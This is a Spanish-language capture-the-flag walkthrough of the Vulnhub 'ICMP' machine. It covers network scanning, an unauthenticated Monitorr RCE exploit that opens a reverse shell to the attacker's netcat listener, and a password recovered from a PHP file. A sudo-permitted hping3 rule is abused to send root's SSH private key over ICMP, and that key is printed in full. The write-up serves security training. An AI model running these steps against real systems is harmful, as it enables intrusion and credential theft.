

ICMP

Descargamos la máquina de Vulnhub. Doble click en el .ova. En configuración de red, seleccionamos adaptador puente, nombre de adaptador y permitir todo.

1- LOCALIZAMOS LA MÁQUINA

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

```
└─# sudo arp-scan --interface eth0 -l
```

192.168.0.130 PCS Systemtechnik GmbH

2- CONECTIVIDAD

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

```
└─# ping -c1 192.168.0.130
```

PING 192.168.0.130 (192.168.0.130) 56(84) bytes of data.

64 bytes from 192.168.0.130: icmp_seq=1 ttl=64 time=0.872 ms

--- 192.168.0.130 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 0.872/0.872/0.872/0.000 ms

IP DE LA MAQUINA VICTIMA 192.168.0.130

IP DE LA MAQUINA ATACANTE 192.168.0.10

3- ESCANEAMOS PUERTOS

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

└─# nmap -p- -sVCS -Pn --min-rate 5000 192.168.0.130

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-04-15 11:39 EDT

Nmap scan report for 192.168.0.130

Host is up (0.27s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)

| 256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)

|_ 256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)

80/tcp open http Apache httpd 2.4.38 ((Debian))

| http-title: Monitorr | Monitorr

|_Requested resource was http://192.168.0.130/mon/

|_http-server-header: Apache/2.4.38 (Debian)

MAC Address: 08:00:27:59:30:3F (Oracle VirtualBox virtual NIC)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 229.25 seconds

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

80/tcp open http Apache httpd 2.4.38 ((Debian))

[Visitamos el servidor web](#)



Monitorr es un software de código abierto que se utiliza para monitorear servicios y recursos en una red.

Buscamos vulnerabilidades con searchsploit

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

```
└─# searchsploit monitorr 1.7.6m
```

Exploit Title

Path

Monitorr 1.7.6m - Authorization Bypass
php/webapps/48981.py

Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)

php/webapps/48980.py

Shellcodes: No Results

Papers: No Results

Descargamos el exploit

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

```
└─# searchsploit -m php/webapps/48980.py
```

Copied to: /home/kali/Desktop/lcmp/48980.py

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

```
└─# ls
```

48980.py lcmp.txt

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

```
└─# cat 48980.py
```

Remote Code Execution (Unauthenticated) permite a un atacante ejecutar código de forma remota en un sistema sin autenticación previa.

Nos ponemos a la escucha con netcat

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

```
└─# nc -nlvp 8888
```

listening on [any] 8888 ...

Enviamos el exploit, especificando ip victima/directorio ip atacante y puerto

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

```
└─# python3 48980.py http://192.168.0.130/mon 192.168.0.10 8888
```

A shell script should be uploaded. Now we try to execute it

```
└─(root@kali)-[/home/kali/Desktop/lcmp]
```

```
└─# nc -nlvp 8888
```

listening on [any] 8888 ...

connect to [192.168.0.10] from (UNKNOWN) [192.168.0.130] 44468


bash: cannot set terminal process group (449): Inappropriate ioctl for device

```
bash: no job control in this shell
```

```
www-data@icmp:/var/www/html/mon/assets/data/usrimg$
```

En el propio exploit nos indican la ruta de descarga que comprobamos en el navegador

/assets/data/usrimg/she_ll.php



Nos vamos a home y encontramos un usuario fox y mejoramos la shell

```
www-data@icmp:/home/fox$ python -c 'import pty; pty.spawn("/bin/bash")'
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@icmp:/home/fox$
```

```
www-data@icmp:/home/fox$ cat local.txt
```

```
cat local.txt
```

```
c9db6c88939a2ae091c431a45fb1e59c
```

```
www-data@icmp:/home/fox$ cat devel
```

```
cat devel
```

```
cat: devel: Permission denied
```

```
www-data@icmp:/home/fox$ cat reminder
```

```
cat reminder
```

crypt with crypt.php: done, it works

work on decrypt with crypt.php: howto?!?

www-data@icmp:/home/fox\$

Parece ser una lista de tareas o notas para el usuario, donde se está siguiendo un proceso de encriptación y desencriptación utilizando un archivo llamado "crypt.php"

www-data@icmp:/home/fox\$ ls -la devel/crypt.php

ls -la devel/crypt.php

-rw-r--r-- 1 fox fox 56 Dec 3 2020 devel/crypt.php

www-data@icmp:/home/fox\$ cat devel/crypt.php

cat devel/crypt.php

<?php

echo crypt('BUHNIJMONIBUVCYTTYVGBUHJN','da');

?>

www-data@icmp:/home/fox\$

Tenemos una contraseña para el usuario fox, con lo que intentamos establecer una conexión ssh

└─(root@kali)-[/home/kali/Desktop/lcmp]

└─# ssh fox@192.168.0.130

The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.

ED25519 key fingerprint is SHA256:Og5PeW600NFQK11BqDmFZM6/cXGG1tF4CMCbKMwfshU.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '192.168.0.130' (ED25519) to the list of known hosts.

fox@192.168.0.130's password:

\$ sudo -l

[sudo] password for fox:

Matching Defaults entries for fox on icmp:

env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fox may run the following commands on icmp:

(root) /usr/sbin/hping3 --icmp *

(root) /usr/bin/killall hping3

4- **ESCALAMOS PRIVILEGIOS**

Abrimos dos terminales y nos conectamos por SSH como el usuario fox en ambos, asegurándonos de que ambas sesiones se estén ejecutando localmente en 127.0.0.1, es decir, en el localhost.

En la terminal 2, configuramos un listener utilizando el siguiente comando:

\$ sudo hping3 --icmp 127.0.0.1 --listen signature --safe

En la terminal 1, ejecutamos el siguiente comando

\$ sudo /usr/sbin/hping3 --icmp 127.0.0.1 -d 100 --sign signature --file /root/.ssh/id_rsa

Obtenemos la id_rsa en la terminal 2

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn

NhAAAAAwEAAQAAAYEAqcCz/pKzjVNZi9zdKJDkvhMhY8lOb2Qth8e/3bLJ/ssgmRLoJXAQ

sGF3IKw7MFJ4KI6mrbod2w8EMfULTjW6OhwZ8txdNmTDkbof4irIm93oQgrqMy8/2GwF/k
Sf84k8Yem6gRUhDDnYcKLF2Q2mBJW9WRSDImYVvKZX8n/30GrUpHN7cVGCsKsuTxfZl4n3E
fj90y0ZlpUgtpdVAtOcYfhR6tXsuoKfPCD8H0N/0XEKVAHaQGwKl/EAGQqPuqGMTGLv62y
lL8bpVdeAaol6aJdxAT3aglxOcuhdgHFAPVHeojGtlaNmpiPq0fiWZtV3gJiSRum7GBGUR
+aWhN6ZEnn7WuOuOjibtULNadnIEyPP7xplEcoHWeeDvM060MtLx1ojv8eg23bAvd/ppsy
UiOw2/AJGd5HnRH9yFZCXzJ+bga6oV2SH95B/pfBc0sKD5In/r4CFW+NTUH5Z3iX2dQZdo
QnKiZjKK4aAsLcJLX3VzANr7WO6RLanxAffL0xFxAAAFiEC+3VBAvt1QAAAAB3NzaC1yc2
EAAAGBAKnAs/6Ss41TWYvc3SiQ5L4TIWPJTm9kLYfHv92yyf7LIJkS6CVwELBhd5SsOzBS
eCpepq26HdsPBDH1C041ujocGfLcXTZkw5G6H+lqyJvd6EIK6jMvP9hsBf5En/OJPGHpua
EVIQw52HCixdkNpgSVvVkUgyJmFZGV/J/99Bq1KRze3FRgrCrLk8X2SOJ9xH4/dMtM5aVl
LaXVQLTnGH4UerV7LqCnzwg/B9Df9FxCiQB2kBlpC/xABkKj7qhjExi7+tspS/G6VXXgGq
JemiXcQE92oJcTnLoXYBxQD1R3qlxrSGjZqYj6tHyFmbVd4CYkkbpuxgRIEfmloTemRJ5+
1rjrjo4m7VCzWnZyBMjz+8aZRHKB1nng7zNoTDLs8dal7/HoNt2wL3f6abMlIjsNvwCRne
R50R/chWQl8yfm4GuqFdkh/eQf6XwXNLCg+SJ/6+AhVvjU1B+Wd4l9nUGXaEJyomYyiuGg
LC3ly191cwDa+1jukS2p8QH3y9MRcQAAAAMBAAEAAAGAAiBk4NqLn0idBZCFwL1X8D2jHH
HoJqMVou7Qq4FS4HtA9En1WIq32s3NxrIFp8xQrw8yfVioiRb+EXYlZxxrMdEqTg2OqWDH
xmqtFazVilZWl4Wpe2yrGxX3WUEY098zP3LDIFzYiPPX1HasqZmHwaVMal9HxAyUvmTCZ
oP1cnRMwhjsDbp0TtpXw5W4UB0icPWocJG9f0onAyeFGwz9uH0gAyDFct08eeXHKByCoZ
XcEeewMC4G0Y5vrQwZFEJcEP7+FES0RHCT8itoeC51t4HOtHLX5BKcApf8cAp3LK8aIEl3
lJfLkIX2Rm8v9l4RjWxxAgFpmY5o4PeXLeKP6/35VewAmMwNiZ17J/MOUMsj/2SCNxYh7Z
LmllL9B65ipd/L7RXSbFhpGbT6jyOYzDI8D6VGwCEhMiViTntyh5YvimgZTzIP3zmTsxX5
lmyAn/RIJ6tXnXlkmGw1QjHf50eI5ny+vR8SlmDnTIF1LFk65+qY42sWWeVweP4tkxAAAA
wDvG1aNPq532hZw+P5NzrocYSu4GfmygSpZY130TtKGPdjQMPwABPYFOYS/cul0i9mpS1
SeBlInDjbEwM3/iH6k/YIEuT7tIKeRbx/8MTAjkCO0sBWYA4k3tFbupsZu2/jWOxrcUgeH
1833FdCX/EyAzBDirDopqYmR77SDERqOYLbwgv6r2J6rj4FboRemx2T1XRo+DJOCzIU0yJ


```
vTKQRbCFe3+Z5ZYkMg3SCvMsbu1vj+f9pu0uG84s3R3FFGYAAAAMEA0aLIF8pXABXUD+60
bIXpizYMoodJHI02C17wBjMWVzEYah6Vq+ZvoOvqMISkeIhDUf8jwgaFVYkv/Nr33qmSN
FsEms4d8vJ9c8MFWykmxvmSwVh26G0DQxIASZ3exgyqmnCl9LSGwY0W4brH6nOrKRBK DTH
xeMBxuxNdkfU6ABY5NbrSmMnQP/bLozC1GJlyB4TAvvK/PH29L8ncSzsx9KimV4eM3fv1j
5x+VwcOnMnbzg8F1RrA5O6xJfYMnQVAAAAwQDPS88AHHxqwqg2LocOLQ6AVyqDB6IRDiDV
mI4KG5dALS8EnHGmObVhx6qiwi09X666eDen2G/W1bVc8X9lyJVvtKEdOhLrizkPAqY3wW
9V/kC7S2DX0aDYpVyZTSpeV63SPHCrN1jryAQMMgz+CswS7/slqEUAPNqMAxzozIR3WBIG
qEx5FmhFueiELGZjVJiEPAWbbsFRdskr4eYfhJ+bz91G5aJXpIJqsNw829TOXf/3439Rix
q/qSihL6WLsu0AAAAQcm9vdEBjYWxpcGVuZHVzYQECAw==
-----END OPENSSH PRIVATE KEY-----
```

La guardamos en un nuevo terminal como id_rsa

```
kali@kali:~$ sudo nano id_rsa
```

Luego guardamos esta clave y la utilizamos para conectarnos por SSH como
root en la máquina objetivo, obteniendo así privilegios máximos.

Cambiamos permisos a id_rsa

```
kali@kali:~$ chmod 600 id_rsa
```

Nos conectamos

```
kali@kali:~$ sudo ssh -i id_rsa root@192.168.0.130
```

```
Linux icmp 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64
```

```
root@icmp:~#
```

Listamos

```
root@icmp:~# ls -la
```

```
total 36
```

```
drwxr-xr-x  3 root root 4096 Dec  3  2020 .
```

```
drwxr-xr-x 18 root root 4096 Dec  3  2020 ..
```

```
lrwxrwxrwx  1 root root    9 Dec  3  2020 .bash_history -> /dev/null
```

```
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
```

```
-rw-r--r--  1 root root   84 Nov  4  2020 .google_authenticator
```

```
-rw-r--r--  1 root root 148 Aug 17  2015 .profile
```

```
-rw-----  1 root root   33 Dec  3  2020 proof.txt
```

```
drwxr-xr-x  2 root root 4096 Nov  4  2020 .ssh
```

```
-rw-----  1 root root  937 Dec  3  2020 .viminfo
```

```
-rw-r--r--  1 root root  209 Dec  3  2020 .wget-hsts
```

```
root@icmp:~# cat proof.txt
```

```
9377e773846aeabb51b37155e15cf638
```

```
FLAG DE ROOT
```